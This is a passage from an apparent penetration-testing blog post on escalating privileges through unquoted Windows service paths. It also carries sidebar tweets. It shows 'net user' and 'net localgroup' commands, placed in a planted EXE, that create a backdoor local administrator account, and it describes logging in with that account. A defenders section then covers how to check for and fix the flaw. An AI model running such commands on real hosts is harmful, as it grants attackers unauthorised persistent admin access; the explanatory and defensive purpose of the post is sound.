
```
net user hacker Password123! /add  
net localgroup "Administrators" tester /add
```

So for our example I planted the EXE in the required location, rebooted and when I logged in I was prompted with the following warning:



However the EXE has already been executed and if I run the net user command we can see my new account has been created as a local administrator:





At this point I can logout and the log in using my newly created local administrator account and I've completed the breakout of this host – and I've also put myself in a great position for escalating all the way up to domain administrator, [details of those steps are here!](#)

Defenders

Be very wary before altering the permissions on folders in the C:\ drive, in particular anything under “Program Files”. Also be aware that when software installs itself it can alter these permissions so it's always best to ensure that permissions on key directories are sane.

Additionally you can test to determine if any services are potentially vulnerable through being “unquoted” by using the wmic command as shown above.

An unofficial PowerShell script is available to fix this issue in a more automated manner: <https://gallery.technet.microsoft.com/scriptcenter/Windows-Unquoted-Service-190f0341>



Tags: [PrivEsc](#) [Privilege Escalation](#) [Service Security](#)



[PrivEsc: DLL Hijacking](#)

[The Myth of Account Lockout: Observation Windows](#)



Theme Options

Default
Stereotype
Alternate
Beta

Tweets by @HollyGraceful



Tweets by @HollyGraceful

 HollyGraceful Retweeted



FROVO
@fro_vo

POCAHONTAS: 🎵 can you paint with all the colors of the wind
🎵

ME: *literally wrestling neil degrasse tyson to the ground* just let her sing neil



4 May 2018



HollyGraceful
@HollyGraceful

Lying in the tattoo place again; hopefully only a few more hours and then the whole piece will be done!



8 May 2018



HollyGraceful
@HollyGraceful

Replying to @HollyGraceful

"Holly, you can't render 4K footage on a MacBook Air from 2013."

"WHAT?!"

"I SAID YOU CAN'T RENDER 4K FOOTAGE IN 2013!"



[Embed](#)

[View on Twitter](#)

